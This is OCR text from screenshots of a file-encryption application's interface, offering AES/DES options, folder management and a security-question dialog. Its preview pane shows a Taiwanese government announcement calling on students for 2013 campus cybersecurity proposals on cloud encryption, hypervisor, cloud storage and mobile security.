

File
Tools
Add new Data
Set Security Question and backup password
Search Options
Search Filter
root\dir02
Action
Open File
AES
root
dir01
dir01-1
SecurityQuestion
What was your childhood nickname?
Answer
Password
retrieve the key automatically after login
Save
Cancel
Details



File
Tools
Search Options
Search Filter
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
Separate Characters by Space
search
Clear
Algorithm Type
DES
AES
Key
Details
root
dir01
Id
CreationDate
FileName
LastUpdate
demo.txt
dir01-1
dir02
dir03
Expand
Cut
Copy
Delete
Rename
New
Folder
File
New File
Delete



AddData
Keywords
雲端 總獎金80萬
PreviewForm
經濟部工業局廣告 1 102校園資安產學合作提案活動 全景、宏碁 eDC、華碩雲端、趨勢與您攜手進入多彩多姿資安世界 一、緣起： 經濟部工業局為促動更多人才投入資安產業，於 98 年產業科技策略會議(SRB，Strategy Review Board)將資安人才培育列為重要工作項目之一，希望協助資安業者與校園資安人才產 生良好互動。有鑑於此，經濟部工業局委託工研院資通所執行「資通訊安全產業推動計畫」， 希望計畫透過推廣方式，協助國內資安業者有更多元機會深入校園，針對資安議題進行資安產 學合作。 「102校園資安產學合作提案活動」即是針對業者提出需求包括「行動資安」、「雲端資安」 與「個資安全」等領域，向校園資安高手廣發英雄帖，不僅為產業界與學術界搭起橋樑，也豐 富校園資安學程實務經驗，培育校園優秀資安人才。 科技進步為許多新興應用帶來商機，相對的資安危機也應運而生，如何讓使用者能安全無 虞的使用雲端服務帶來的效益，仰賴更創新的解決方案，歡迎全國各大專院校參與本次提案活 動。 二、指導單位 經濟部工業局 主辦單位 經濟部工業局資通訊安全產業推動計畫、工業技術研究院、台灣區電機電子工業同 業公會 產學合作業者 全景軟體股份有限公司、宏碁電子化資訊管理中心(acer eDC)、華碩雲端股份 有限公司、趨勢科技股份有限公司(依筆劃序) 協辦單位 中華民國大專校院資訊服務協會、中華民國資訊安全學會、教育部顧問室「網路通 訊人才培育先導型計畫」資通安全教學推動聯盟中心 三、報名資格： 凡為中華民國教育部立案學校學生(含在校學生及應屆畢業生，惟應屆畢業生需提供畢業證書 或相關證明文件)均可報名參加。 四、徵件主題說明： 凡與下列研究主題相關之學術研究計畫，皆可以參與投件審查。 ◆雲端文件加密系統 隨著雲端相關技術的發展，透過雲端應用服務上下載文件已成了大家最容易接觸使用的雲 端服務之一，當文件上雲端之後，如何透過加解密相關技術、保護它不致流漏、遭竊，已 成了使用者最關注的議題之一，尤其是資料敏感性高的行業，更重視雲端文件的安全保 障。不論在Windows PC、iOS、Android任一系統，只要有好的雲端文件加密構想均可。 經濟部工業局廣告 2 ◆虛擬化的安全機制 虛擬化技術為雲端架構中的核心技術，然而虛擬層(Hypervisor)資安問題卻常常被忽略， 因此，歡迎符合以下任一項情境的技術或研究案都可來報名參賽： 1 如何在虛擬層(Hypervisor)中，發覺 VM中的攻擊行為(VM to VM VM to PM) 2 如何在 VM中偵測異常/攻擊行為(網路或系統行為異常) 3 如何在 VM環境(公有雲/私有雲)下，統一進行安全防護機制規則佈署於所有實體主機， 提供實體主機及 VM資訊安全防護能力 4 請利用 open source開放資源發展虛擬層(Hypervisor)防護技術，提供實體主機/虛擬主 機資安保護功能 *虛擬層的定義：產生/管理 VM的 Hypervisor ◆雲端儲存的資訊安全防護應用 由於許多實體儲存媒介未來都可能被雲端儲存服務取而代之，當使用者開始將旗下產品逐 漸移轉導入雲端，對於雲端儲存服務的安全需求也與日俱增，不論是雲端數位版權管理、 檔案權限控管、資料傳輸的技術與應用、雲端資料防護等，凡與雲端儲存資安相關的議題 皆可投件。 *以 ASUS Cloud技術架構開發者為佳(可至 http //creative asuscloud com/ 取得 API資 訊及申請開發金鑰) ◆手機平台資安防護 具備多功能應用的智慧型手機逐漸普及，相對也使得使用者對於手機資訊安全有更強烈需 求，無論在通訊軟體、檔案傳輸、APP安全、通訊錄保護等安全議題上都潛藏著隱憂，如 果您有任何手機資安防護的創意，趕快來投件。 五、報名程序： 1 報名時間及繳交期限 即日起至 102年 7月 1日（一）中午 12點截止 *依活動網站公告時間為準 2 提案活動說明頁面 http //www isecurity org tw/events/details/96 3 計畫說明/報名表繳交 方式 於報名截止日前 E-mail至 isecurity@itri org tw (1)下載參賽報名表暨參賽同意書(點選活動頁面之附件下 載)，填寫後連同計畫說明 E-mail 繳交 (2)上傳 3 000字以內 word檔計畫說明 (3)亦可選擇影片方式呈現，影片長度不得超過 20 分鐘， 影片格式為WMV、AVI、MOV或 MPEG (4)傳送檔案 10MB 以
Separate Characters by Space

